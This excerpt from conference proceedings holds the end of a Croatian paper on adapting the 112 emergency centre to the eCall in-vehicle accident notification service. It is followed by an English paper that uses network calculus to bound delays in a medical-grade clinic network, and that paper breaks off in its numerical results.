Nova telekomunikacijska usluga ePoziva [7] temelji se na postojećem sustavu 112. Njena uspostava traži određene modifikacije postojećeg sustava 112, posebno sa strane pristupne točke javne sigurnosti.

U ovom se radu najprije predstavlja arhitektura sustava u podršci uspostave usluge ePoziva. Zatim se razmatraju tehnološki i operativni aspekti pristupne točke javne sigurnosti u usluzi ePoziva, uključivo funkcionalnosti Centra 112, kao i potrebne preinake i nadogradnje Centra 112 u podršci usluge ePoziva. Uvođenje usluge ePoziva na temelju modificiranog sustava 112 argumentira se poboljšanjem kvalitete javne sigurnosti, koja se postiže implementacijom usluge ePoziva, i doprinosom pristupne točke javne sigurnosti tom cilju.

II. EPOZIV

Telekomunikacijska usluga ePoziva (engl. eCall) [7] nova je javna telekomunikacijska usluga namijenjena automatskom obavještavanju Centra 112 (pristupne točke javne sigurnosti) o nastanku prometne nesreće, te automatskom ostvarenju prioritetnog govornog komunikacijskog kanala između Centra 112 i vozila u nesreći, uz korištenje javne pokretne mreže [10, 9, 8]. Europska komisija podržava razvojne i regulatorne aktivnosti vezane za uspostavu usluge ePoziva na nacionalnoj i razini Europske Unije, uz očekivanu implementaciju na području EU od 2015. godine [7].

U slučaju prometne nesreće, očitanja odgovarajućih osjetila unutar vozila (osjetilo zračnog jastuka, MEMS akcelerometri i dr.) obrađuju se prikladnim algoritmom za identifikaciju nastanka prometne nesreće. U slučaju pozitivne identifikacije, automatski se pokreće postupak unutar IVS-a, kojim se najprije otvara prioritetni komunikacijski kanal iz vozila prema Centru 112, a zatim se istim (govornim) kanalom šalje poruka s tzv. minimalnim skupom podataka (engl. Minimum Set of Data, MSD). MSD sadrži na objektivan način prikupljene podatke, poput: jedinstvenog identifikacijskog broja vozila (engl. Vehicle Identification Number, VIN), položaja vozila u nesreći (procijenjeno ugrađenim GPS prijamnikom [9, 10]), orijentacije vozila, vrste i marke vozila, te broja osoba u vozilu (određeno npr. broj korištenih sigurnosnih pojaseva). Prioritetni status usluge ePoziva ostvaruje se postavljanjem posebne, tzv. eCall zastavice.

Arhitektura sustava u potpori usluge ePoziva (slika 1) sastoji se od tri temeljna elementa:

- opreme za ePoziv ugrađene u vozilo (engl. In-Vehicle System, IVS)
- javne pokretne mreže (engl. Mobile Network, MN) i
- pristupne točke javne sigurnosti (u Republici Hrvatskoj: Centar 112)

Usluga ePoziva treba biti dostupna kako za lokalno stanovništvo (vozila registrirana u RH), tako i za vozila iz drugih zemalja koje su nacionalnoj razini uspostavile uslugu ePoziva (većina zemalja EU, Rusija i dr.) [7].

III. TEHNOLOŠKI I OPERATIVNI ASPEKTI PRISTUPNE TOČKE JAVNE SIGURNOSTI U USLUZI EPOZIV

Pristupna točka javne sigurnosti (Centar 112) središnji je komunikacijski čvor za prihvat svih vrsta hitnih poziva. Ovisno o naravi poziva 112 i traženoj pomoći, operator Centra 112 prihvatit će informacije o događaju i proslijediti ih odgovarajućim hitnim službama (policija, hitna medicinska pomoć, vatrogasci). U obradu poziva za pomoć mogu biti uključene i neke druge službe.


Centar 112 u sebi objedinjuje sklopovsku (hardware) i programsku (software) podršku koja podržava cjelovit proces:

- primanja,
- provjere,
- obrade
- prosljeđivanja žurnih poziva te
- komunikacijske koordinacije - koordinira djelovanje svih sudionika zaštite i spašavanja.

Operater Centra 112 zaprima hitni poziv provjera vjerodostojnost poziva i lokacije pozivatelja (ukoliko je to moguće), unosi sve relevantne podatke o samom događaju odnosno o vrsti, tipu i težini hitne situacije te slijedi prijenos poziva i/ili informacija određenoj hitnoj službi (policija, hitna medicinska pomoć, vatrogasci i dr.) u svrhu raspoređivanja, izdavanja naloga, angažiranja snaga i sl. U slučaju da poziv na Centar 112 zahtjeva angažiranje više službi tada slijedi komunikacijska koordinacija među službama. Centar 112 opremljen je snažnim Geografskim Informacijskim Sustavom (GIS) koji omogućuje kvalitetno upravljanje informacijama o položaju, što uvelike olakšava i optimizira organizaciju pružanja pomoći.

Sklopovska i programska oprema Centra 112 moraju biti modificirana kako bi podržale rad usluge ePoziva. Modifikacije se odnose na razlikovanje običnog 112 poziva od ePoziva. Posebna programska podrška ugrađuje se u Centar 112 kako bi se omogućilo dekodiranje i verifikacija MSD poruke. Dekodirani MSD podaci na prikladan se način nakon toga pojavljuju na operatorskom zaslonu. Ujedno, navedeni se podaci pohranjuju u elektronički dnevnik događaja Centra 112.

Aktivnosti nakon zaprimanja ePoziva opisane su u posebnoj Standardnoj Operativnoj Proceduri (SOP) Centra 112. Osim zaprimanja i obrade poziva, hitni se poziv može preusmjeriti na odgovarajuće hitne službe sukladno procjeni stanja, što obuhvaća prosljeđivanje MSD ili u cijelosti ili djelomično. Budući da usluga ePoziva isključivo pokriva nesreće u prometu, preusmjeravanje poziva i obavijesti o nesreći mogu biti vezani i za druge hitne službe, poput: pružatelja usluga informacija o stanju u prometu (Hrvatski autoklub, HAK), operatora cesta i auto-cesta, službe pomoći na cestama i dr. Navedeni postupci zahtijevaju razvoj i instalaciju potrebne informacijsko-komunikacijske podrške u opremi Centra 112 na način pokriven europskim standardima usluga poziva 112 i ePoziva.



Slika 1. Detaljna arhitektura sustava u potpori usluge ePoziva

Standardizirana verzija koncepta usluge ePoziva, kako je predstavljena u ovom poglavlju, upravo se ispituje i verificira u okviru pan-europskog projekta HeERO (engl. Harmonised eCall European Pilot) [12], čije su članice: Češka, Finska, Grčka, Hrvatska, Italija, Nizozemska, Njemačka, Rumunjska i Švedska. Hrvatski nacionalni pilot projekt ePoziva predvodi Državna uprava za zaštitu i spašavanje, s glavnim partnerima Hrvatskim autoklubom (HAK) i kompanijom Ericsson Nikola Tesla d. d.

IV. DISKUSIJA

Podaci vezani za operativni rad Sustava 112 tijekom 2011. godine koji je nadležan za zaprimanje svih pozive vezanih uz hitne i izvanredne situacije i prijetnje od njihovog nastanka, komunikacijski je koordinirao sve nadležne službe i operativne snage zaštite i spašavanja pokazuju da je broj zaprimljenih poziva u 2011. bio 3.000.396 s prosječnim vremenom odziva Centra 112 od 8 sec. Navedeni pozivi zaprimljeni u Sustavu 112 rezultirali su 498.604 komunikacijski obrađenih događaja među kojima je 18.294 događaja vezanih za prometne nesreće. U Zagrebačkoj županiji i Gradu Zagrebu Županijski centar 112 je komunikacijski obradio 4705 nesreća (slika 2). i 345 nesreća na autocesti.

Usluga ePoziva uspostavlja se upravo s ciljem dobivanja osvježene i kvalitetne slike stanja, što rezultira znatno brzim odzivom hitnih službi, dakle i kvalitetnim upravljanjem operacijama javne sigurnosti vezanim za prometnu nesreću.

Slijedom navedenog, uz razumijevanje hrvatskog godišnjeg prosjeka poginulih (601) u periodu od 2001. do 2010. [11], izravnim dobivanje informacije o nesreći i mjestu gdje se dogodila smatramo da će se smanjiti vrijeme reagiranja na nastanak prometne nesreće, što će rezultirati učinkovitijem spašavanju ljudskih života, sprečavanjem gomilanja novih prometnih nesreća, skraćenjem vremena oporavka osoba ozlijeđenih u prometnim nesrećama, kao i smanjenjem troškova zdravstvene zaštite i rehabilitacije ozlijeđenih.

V. ZAKLJUČAK

Usluga ePoziva primjer je uspješne implementacije informacijsko-komunikacijskih tehnologija u sustavu javne sigurnosti. Jednostavan tro-komponentni lanac



Slika 2. Prometne nesreće na cestama u Zagrebačkoj županiji i Gradu Zagrebu tijekom 2011.

arhitekture ePoziva osigurava uključenje svih vozila u sustav, čime se ostvaruje cilj pružanja jedinstvene razine javne sigurnosti u prometu na nacionalnoj razini. Uspostava usluge ePoziva omogućava smanjenje vremena reagiranja na nastanak prometne nesreće, što će rezultirati učinkovitijem spašavanju ljudskih života, sprečavanjem gomilanja novih prometnih nesreća, skraćenjem vremena oporavka osoba ozlijeđenih u prometnim nesrećama, kao i smanjenjem troškova zdravstvene zaštite i rehabilitacije ozlijeđenih.

Jedinstvena uloga Centra 112 u upravljanju procesima vezanim za obradu prometnih nesreća dobiva kvalitetniju dimenziju uvođenjem usluge ePoziva. Podrška uspostavi usluge ePoziva traži stanovite modifikacije opreme Centra 112. Nakon implementacije navedenih modifikacija i testiranja i validacije funkcionalnosti usluge ePoziva i sustava 112 u okviru pan-europskog projekta HeERO, Republika Hrvatska bit će spremna za obveznu implementaciju usluge ePoziva [7] na području Republike Hrvatske s početkom 2015. godine.

LITERATURA

[1] Hrvatski Sabor. (2008). Zakon o elektroničkim komunikacijama. *Narodne novine*, 73/2008, 1-80. Dostupno na: http://bit.ly/zTQVkn.

[2] 91/396/EEC. (1991). Council Decision of 29 July 1991 on the introduction of a single European emergency call number. *Official Journal*, **217**, 31-32. Dostupno na: http://bit.ly/zG6DdQ.

[3] Hrvatski Sabor. (2004). Zakon o zaštiti i spašavanju. *Narodne novine*, 174/2004 (23 stranice). Dostupno na: http://bit.ly/zgbehE.

[4] Hrvatski Sabor. (2007). Zakon o izmjenama i dopunama Zakona o zaštiti i spašavanju. *Narodne novine*, 79/2007. Dostupno na: http://bit.ly/yXPmLa.

[5] Hrvatski Sabor. (2009). Zakon o izmjenama Zakona o zaštiti i spašavanju. *Narodne novine*, 38/2009 (2 stranice). Dostupno na: http://bit.ly/yc9xGx.

[6] Hrvatski Sabor. (2010). Zakon o dopuni Zakona o zaštiti i spašavanju. *Narodne novine*, 127/10 (2 stranice). Dostupno na: http://bit.ly/wvz1uV.

[7] European Commission. (2011). Commission recommendation of 8 September 2011 on support for an EU-wide eCall service in electronic communication networks for the transmission of in-vehicle emergency calls based on 112 ('eCalls') (engleski). C(2011)6269. *Official Journal of the European Union*, **303**, 46-48. Dostupno na: http://bit.ly/oRZNwH.

[8] Filjar, R, K Vidović, P Britvić, M Rimac. (2011). eCall: Automatic notification of a road traffic accident. *Proc of 34th International Convention on Information and Communication Technology, Electronics and Microelectronics MIPRO 2011*. Opatija, Hrvatska.

[9] Filjar, R, K Vidovic, P Britvic. (2011). Scenarios of critical GPS positioning performance for eCall. *Proc of 5th GNSS Vulnerabilities and Solutions Conference* (4 stranice). Baška, otok, Krk, Hrvatska.

[10] Filjar, R, G Segarra, I Vanneste, P Britvic, K Vidovic. (2011). Satellite positioning for eCall: An assessment of GPS performance. *Proc of 8th European ITS Congress* (8 stranica). Lyon, France.

[11] MUP RH. (2011). Pregled osnovnih pokazatelja javne sigurnosti u Republici Hrvatskoj 2001. - 2010. Dostupno na: http://www.mup.hr.

[12] HeERO projekt. (2012). Web-stranica projekta, dostupno na: http://www.heero-pilot.eu.

NEW TELECOMM APPLICATIONS

Evaluating a Medical Grade Network through Network Calculus

N.R. Kakanakov*

* Technical University of Sofia, Plovdiv branch / Computer Systems and Technologies, Plovdiv, Bulgaria
kakanak@tu-plovdiv.bg

Abstract - The paper aims to present an analytic evaluation of a Medical Grade Network for the purpose of the Clinic for Pediatric Surgery in Plovdiv. It presents the design of the network based on the security and throughput needs of the organization and the requirements of Medical grade Networks. It also presents a method to analytically obtain the maximum delays for the critical services, based on the mathematical apparatus of deterministic Network Calculus and its ability to foreseen the delay boundaries in a network knowing the traffic envelopes and the services provided by the network elements. Using the presented method and defining the traffic classes in the network and their characteristics, the delay boundaries for the designed network are obtained. Results can be used as a basis for further configuration tuning of the network devices and for defining parameters of QoS policy, suitable for the network.

I. Introduction

The growing adoption of networking and communication technologies in all parts of human life makes it impossible to provide public services (e.g. health and medicine) without having access to/from Internet and without intelligent information management and exchange. The health service is no more hospital or physician centered, it is patient centered. The information about every patient should be synchronized between different service providers, patient organizations, and public control bodies. This new model of the health-care requires computer-aided information management and seamless network infrastructure. More and more of the hospitals are relying on Hospital Information Systems (HIS) that should collect, organize, maintain and provide access to patient, or disease information. The HIS should cover all technical, economic, and other requirements for the health-care services. For investigation of specific diseases and patient some custom information should be stored and maintained that is not necessary to be part of the HIS. In such cases Clinical Information Systems (CIS) are employed that should work as part of HIS, but providing the custom information and more important the custom view on the data for specific investigations. Both HIS and CIS are relying on network and communication services for information exchange. Some of these services are sensitive to network delays and throughput.

The rest of paper is organized as follows: Section II presents a local area network design of a Clinic for Pediatric Surgery in University Hospital Plovdiv (PedSurgCIS); Section III presents a mathematical model for evaluation deterministic boundaries for network delays and Section IV presents mathematical model for evaluation of the particular network. Section V provides numerical results based on the model.

II. Design of the Medical Grade Network

A. Background

Medical Grade Networks (MGN) concept was introduced by Cisco Systems to describe a specific type of corporate networks that are very sensitive to information loss, data consistency, response time and improved security [1]. MGN must apply all requirements of the cooperative networks: scalability, security, reliability. But they also should provide interactivity and should be dynamically reconfigurable. Unlike traditional business networks, clinical and hospital networking growth could hardly be foreseen because it integrate the hospital network, clinical networks, general practitioners, mobile physicians, patients, public and private health bodies, laboratories, research centers, etc. To fulfill these requirements the MGN should be easy to expand/shrink and should provide smart, dynamic security mechanisms to cover all temporal, long-term and permanent users [2]. The MGN should then be built in typical hierarchical manner, using Core, Distribution and Access layers.

Clinical networks can be viewed as an isle in the MGN, built for specific purposes and should rely on the hospital Core and Distribution layers. But as long as the clinic needs to provide services and remote access to specific users, it should have some seamless external access and managed security policies. It should also have access to external health services and to the internal hospital services from other clinics, laboratories, physicians and provide some services to them. According to some sources [1, 3], every clinical network should have Firewall and Intrusion Prevention System, a management switch to connect with hospital distribution layer, and access switches to connect end devices. This switch is the core of the clinical network and should provide traffic management in the local network and to the output traffic trough CoS/QoS [4]. Evaluating the delays of the traffic classes traversing the access switches, the management switch and the security appliance can provide valuable parameters to help choosing the best QoS policy and could put some restrictions to the network devices.

National Science Fund of Bulgaria. Grant No: “DVU-10-0100/2010”.

B. Design of the Network for PedSurgCIS

Having in mind the guidelines presented in section II-A, all that is needed for the design of PedSurgCIS network is to define network services and user needs. The clinic has one Application and Database server for the Clinical Information System, thirty user computers with IP phones, and some medical electronic equipment (ECGs, EEGs, Monitors, etc.) The local devices should have access to the image diagnostic department, laboratory, VoIP gateway, and mail server in the hospital network. The VoIP, mail and camera traffic is not important for the work of the physicians, so can be marked as bulk.

The access layer is realized by three layer 2 switches, two for the computers and IP phones and one for the medical equipment. These switches are with 100 Mbps interfaces and 1Gbps uplink (i.e. HP-2620-24). They are connected to Layer 3 management Gigabit switch (i.e. HP 5120-24g EI), together with the Application and Database server. The connection of this core switch to the hospital network is trough firewall appliance (i.e. SmoothWall UTM100). In these design the majority of the traffic will be serviced by one L2 switch and the L3 switch (PC-to-PC, local file transfer, mail exchange with server, information system, medical equipment). The outbound traffic to/from HIS servers or Internet services access will traverse the firewall appliance. This appliance will provide perimeter security as long as content-based application level intrusion detection and prevention. The UTM100 will also act as a VPN server for remote secure access. The topology of the designed network along with the device connections and types is shown on Fig. 1.




Figure 1. Network design for PedSurgCIS

III. Network Calculus Background

Network Calculus is a collection of results based on Min-Plus algebra, which applies to deterministic queuing systems found in communication networks. It is similar to system theory but using different algebra. It is based on the research works by Cruz [5], [6] on the calculus for network delay and traffic envelopes and on the works by Parekh and Gallagher [7], [8] on the service curve definition of Generalized Processor Sharing (GPS) schedulers. Main input parameters of the Network Calculus theory are: per-flow arrival curves, service curves of network elements, and the route selecting mechanism. Most of the network flows can be described using arrival curves, represented with leaky bucket traffic envelopes and most of the network elements provide service to flows, described with its rate and slack term [5, 7, 9]. The service curves for network nodes that provide QoS is called rate-latency or R-SPEC (1), defined with the forwarding rate – R and the internal latency without queuing (slack term) – S. The notation exp^+ means that the expression is true when it is positive and is zero otherwise.

$$S(t) = R.[t - S]^+ . \tag{1}$$

The envelopes used with QoS in the Internet are modified token bucket called T-SPEC (2). It is defined by the peak rate – p, maximum packet size – M, long term average rate – r, and the burst size – b.

$$A(t) = \min[p.t + M, r.t + b] . \tag{2}$$

Both T-SPEC and R-SPEC are used in QoS RSVP protocol. In some cases, when constant bit rate (or periodic) flow is investigated, the arrival curve is defined by its packet size – L and period – T. These produces a stair function and for ease of calculations and formula that looks like token bucket is used (3):

$$A(t) = L + L\left\lfloor \frac{t}{T} \right\rfloor . \tag{3}$$

The actual formula for representing the service curve depends on the queue management policy: First-In-First-Out (FIFO), Strict Priority (SP), or Weighted Round Robin (WRR). In FIFO-based multiplexer each node is served as it comes with the maximum rate. In that case the rate offered to each flow depends on the average rate of other flows and the slack term depends on the burst size of other flows:

$$S_i(t) = \left(R - \sum\nolimits_{j \neq i} r_j\right).\left[t - \left(S + \frac{\sum\nolimits_{j \neq i} b_j}{R}\right)\right]^+ , \tag{4}$$

where S is the latency of switch without multiplexing.

In Strict Priority (SP) queuing, the packets form the flow with the highest priority are forwarded immediately but that forwarding cannot interrupt the forwarding of a packet that already is started. So, the high priority packet can wait for low priority packet in some cases. The packet with medium priority must wait for all packets with higher priority and sometimes for packet with lower priority if their forwarding was started. Low priority packets must wait for all other flows if they are presented. According to this reasoning the service curve for Strict Priority (assuming that flow with smaller index has bigger priority) is a rate-latency curve with rate (5) and slack term (6) [10]:

$$R_i = R - \sum_{j>i} r_j \,, \tag{5}$$

$$S_i = S + \frac{\sum_{j>i} b_j}{R - \sum_{j>i} r_j} + \frac{\max(M_j; j < i)}{R} \,, \tag{6}$$

where r_i, M_i, and b_i are the T-SPEC parameters of the i-th flow.

In Weighted-Round-Robin (WRR) queue management every flow receives a quota for forwarding according to the weights associated with it. In the worst case scenario, when the receiving packet has just missed its flow turn it must wait for all other flows quota and even the packet form the same flow that is entered the forwarder. According to this case the service curve for WRR assuming that packets that enter the forwarder cannot be interrupted is with rate (7) and latency (8) [10]:

$$R_i = R.\frac{w_i - M_i}{\sum_j w_j - M_i} \,, \tag{7}$$

$$S_i = S + \frac{\sum_{j \neq i} w_j}{R} \,, \tag{8}$$

where with w_i and M_i are marked the weight and maximum packet size of the i-th flow.

As FIFO, SP, and WRR policies have service curves that are well known, for the combined queuing policy it is not an easy task to define the service curve. As in many Ethernet switches the combined policy SP+WRR is used, it is a challenge to obtain the service curves for them. If one flow is served with SP and other with other policy, the leftover service curve offered to non-SP flows is [12]:

$$S^*(t) = [S(t) - E(t)]^+ \,, \tag{9}$$

where $S^*(t)$ is the service offered to other flows, $S(t)$ is the normal service curve of the node, and $E(t)$ is the envelope of the high-priority traffic.

The Network Calculus model provides the mathematical connection between arrival and service curves as input parameters and the bounds for virtual delay and the backlog in network elements (for precise definition of these terms see [9]). If the arrival and service curves are plotted on a same plane (bits vs. time), then the virtual delay is bound by the maximum horizontal distance and backlog by the maximum vertical distance between two functions. Moreover, as in systems theory, the particular strength of the min-plus convolution is the ability to concatenate tandem systems along a network path. This facilitates the notion of network service curve that can characterize whole networks by a single transfer function and provides a way to obtain the end-to-end delay [9]. Latest research revealed the main problem with the concatenation of service curves – pay-burst-only-once theorem holds for FIFO based and not for all SP and GPS schedulers [11].

The basic network calculus uses a fluid flow model where data are infinitely divisible. This model does not capture irregularities that are due to constant or variable sized packets, such as store-and-forward delays. To cope with this problem the system that operates on packets could be decomposed into a tandem of a fluid system and a packetizer which subsequently delays data until entire packets are completed to restore the packet sequence [9]. The result service curve for a node with service $S(t)$ and maximum packet size of a flow – M is $[S(t) - M]^+$.

If the network topology has no cycles (i.e. is feed-forward), the concept of leftover service curves can be applied. In this concept, on each node the traffic is determined as cross-traffic and trough-traffic. The trough-traffic is the one for which the end-to-end delay is investigated and the cross-traffic is the bulk one. If we know the cross traffic envelope on each node, it is straight-forward to calculate the service offered to the trough traffic [12].

IV. Evaluation of the Delay in MGN

To develop a model for evaluation of the delays of a particular network, first the traffic classes in the evaluated network must be identified. Then the traffic of interest must be defined and its route must be found. This route will determine which network nodes will be crossed by the traffic of interest. For each of these network nodes the service curve should be chosen. These service curves can be used separately or a network path service curve could be calculated. The next step is to define parameters and traffic envelopes for all traffic classes in the network. The final step is to calculate the delay and backlog for the traffic of interest.

In Ethernet networks the communication latency is separated in two parts: the transmission time and the delay in the network node (multiplexing and queuing). As the transmission delay is straightforward to calculate (depending on the bit-times and signal speed), the current paper deals with the delay in the network nodes due to multiplexing and queuing. As long as the investigated network is difficult to present as feed-forward, the concept of the leftover service curves is not fully applicable. It is difficult to distinguish cross and trough traffic and in most

of the cases they go through the same sequence of nodes. In presented model instead of end-to-end delay, separate analyses of the delay bounds in the network nodes are made. The heterogeneity of nodes and queuing strategies does not allow us to apply pay-burst-only-once theorem.

For the presented network, we define three different classes of traffic. The first is the bulk traffic that includes web, mail, VoIP and other Internet applications not important for the Clinical Information System (CIS) – WT1. The second class (WT2) is the traffic from/to the medical equipment, which should be served with high priority. The third class (WT3) is the traffic of the information system – the one of interest for the current evaluation. As WT1 includes standard Internet applications traffic, it can be assumed TSPEC (*p, M, r, b*) – it is described with (2). WT2 traffic depends of the type of the equipment – periodic with small packets (real-time medical devices, sensors), or non-periodic with larger size packets (image diagnostics, scanners). It can be modeled as a combination of periodic traffic (3) and token bucket:

$$A(t) = \left(r + \frac{L}{T} \right).t + \max(M, L), \qquad (10)$$

where L is the packet size and T – period for the periodic, and r is the average rate, M – maximum packet size of non-periodic. The traffic of the CIS (WT3) is modeled as token bucket (*r, b*). With this assumption the delay bound can be calculated a little bigger but token bucket parameters can be directly used in device QoS configuration for delay guarantee.

There are two data routes for the traffic of interest (WT4): from computers (users) to the CIS server, and from CIS server to the hospital network (updates, laboratory results, image diagnostics, etc.). In the first route, the traffic will traverse the access switch (L2SW) and core switch (L3SW) and in the second route – through the core switch and the firewall appliance (FW). As it can be seen (Fig.1), there are three network nodes that will be crossed (L2SW, L3SW, FW). The service curves offered by these nodes depend on the type of multiplexing and queue management policy in the node. To select the most appropriate queuing policies for every node, we use the real devices proposed in section II-B (firewall: SmoothWall UTM100; access switch: HP-2620-24; core switch: HP 5120-24g EI). The firewall appliance offers no traffic shaping and thus uses FIFO multiplexing – (4). The access switch supports IEEE 802.1p classifying and offers no priority (FIFO) or priority queuing with three classes (high, normal, low). In the presented setup it works with SP queuing. The core switch supports eight queues that can be serviced by strict priority, weighted round robin, or combined policy. In most cases the high priority traffic is scheduled in expedite queue (SP) and all other traffic classes are scheduled in the Weighted Round Robin queues with appropriate weights. In the presented setup it works with 1 expedite queue and three WRR queues. As it is seen from (5) and (6), the high priority class is served almost with the line speed, except it cannot preempt low priority packet already entered the queue. For other flows, served with WRR policy, the rate and latency from (7) and (8) can be used, but modified as it is leftover curve from high priority traffic – (9). The result service curve, if $A_{HP}(t)$ is the arrival envelope of high-priority traffic, is:

$$S(t) = \left[R.\frac{w_i - M_i}{\sum_j w_j - M_i}.\left(t - S - \frac{\sum_{j \neq i} w_j}{R} \right)^+ - A_{HP}(t) \right]^+ \qquad (11)$$

Knowing the traffic envelopes of all traffic classes and service curves of the nodes and providing the mapping of the traffic classes to the corresponding queue of the nodes, Network Calculus can be used to obtain the delay bounds for all traffics, on every node of the network. For the L2SW we assume that the WT1 is classified to low priority queue, WT3 to the medium priority queue, and WT2 to high priority queue. For L3SW we assume that WT2 is served in expedite queue, and WT1 and WT3 are served in WRR queues. For the FW, there is no mapping as all traffics are served in one queue. In this case the delay for each flow depends on the aggressiveness of others (rate and burst/packet size).

Substituting (10) in (11), we can calculate the leftover service curve offered to WT1 and WT3 in L3SW – rate (12) and latency (13):

$$R_i = R.\frac{w_i - M_i}{\sum_j w_j - M_i} - r_2 - \frac{L_2}{T_2}, \qquad (12)$$

$$S_i = \frac{\frac{w_i - M_i}{\sum_j w_j - M_i}.\left(R.S + \sum_{j \neq i} w_j \right) + \max(M_2, L_2)}{R.\frac{w_i - M_i}{\sum_j w_j - M_i} - r_2 - \frac{L_2}{T_2}}. \qquad (13)$$

As the delay is the horizontal distance between arrival and service curves, it is easy to obtain formula for the delay with TSPEC envelopes (or token bucket) and rate-latency service curves (d_{max} – Fig.2).

For TSPEC flow the delay is:

$$D_i = S_i + \frac{M_i}{R_i} + \left(\frac{b_i - M_i}{p_i - r_i} \right).\frac{(p_i - R_i)^+}{R_i}. \qquad (14)$$




Figure 2. Graphical representation of delay and backlog bounds

The last member of the equation represents the packets stored in the queue if the arrival rate is bigger than the service rate for a particular flow (this means that the traffic alone overloads the node). For periodic or token bucket shaped flows the delay this member is omitted:

$$D_i = S_i + \frac{b_i}{R_i}, \tag{15}$$

As it can be seen from (15), the delay depends on the service curve offered to it (rate and latency) and its own burst size.

The delay bounds for WT3 (traffic of interest – CIS) can be calculated using (15) and substituting rate and slack term for L2SW – (5) and (6), L3SW – (12) and (13), and for FW – (4). The obtained formulas are respectively: (16), (17), and (18).

$$D_3^{L2SW} = S + \frac{M_1}{R} + \frac{b_3 + \max(M_2, L_2)}{R - r_2 - \frac{L_2}{T_2}} \tag{16}$$

$$D_3^{L3SW} = \frac{\frac{w_3 - b_3}{w_1 + w_3 - b_3}\left(R.S + w_3\right) + b_3 + \max(M_2, L_2)}{R.\frac{w_3 - b_3}{w_1 + w_3 - b_3} - r_2 - \frac{L_2}{T_2}} \tag{17}$$

$$D_3^{FW} = S + \frac{b_1 + \max(M_2, L_2)}{R} + \frac{b_3}{R - r_1 - r_2 - \frac{L_2}{T_2}} \tag{18}$$

The parameters w_1 and w_3 are the respective weights of WT1 and WT3 in WRR queuing. The formulas for the delay bounds of other flows (WT1 and WT2) are also obtained but are not presented in the paper due to limited space.

The delays of the traffic of interest for traversing the switches mostly depend of the rate and packet sizes of the high priority medical traffic. For the firewall appliance the delay depends on the parameters of all other traffics.

V. Numerical Results and Discussion

For the calculation of the real values for the delay bounds using (16), (17) and (18), the parameters of the traffic envelopes and service curves should be substituted with real values.

The parameters for the three network nodes are taken from the specifications of the devices: (HP-2620-24, HP 5120-24g EI, SmoothWall UTM100). The latency is built up by internal multiplexing latency and switch port latency. For the rate the wire forwarding speed is used as the flows compete for the same egress interface. For L2SW the rate is 100 Mbps and the latency is 10 μs. For L3SW the rate is 1000 Mbps and the latency is 5 μs. For FW the rate is 800 Mbps and the latency is 25 μs.

The parameters of the three traffic flows are difficult to be exactly foreseen, as they are subject to change dynamically during the network exploitation. The parameters chosen for current evaluation are based on statistical analysis of traffic patterns in real hospital and clinical networks or medical device specifications [13].

For WT1, as it is combined traffic, the burst size is considered five maximum sized packets, for peak rate is assumed that it can use all available bandwidth, the maximum size packet is the MTU of the network (Ethernet). In numbers this means: $r_1 = 1$ *Mbps;* $p_1 = 100$ *Mbps;* $M_1 = 1520$ *bytes;* $b_1 = 7600$ *bytes.*

For WT2 the non-periodic part has maximum packet size equal to the MTU of the network (Ethernet) and relatively low average rate, and the periodic part has non-intensive traffic with small packets: $r_2 = 300$ Kbps, $M_2 = 1520$ bytes, $L_2 = 100$ bytes, $T_2 = 2$ seconds.

The WT3 is similar to the typical information/database traffic but token bucket shaped. It has relatively small average rate as most of the time only small queries are made but with medium burst indicating bigger inquiries: $r_3 = 150$ Kbps, $b_3 = 2500$ bytes.

The associated weights for the WRR queues in L3SW for WT1 and WT3 are respectively 40% and 60% of the bandwidth. It is chosen to give the WT3 traffic some priority without strongly influencing the aggressive bulk traffic. For the calculation the weights are expected to be in number of bits per round. The actual weights used are $w_1 = 20000$ bits and $w_3 = 30000$ bits.

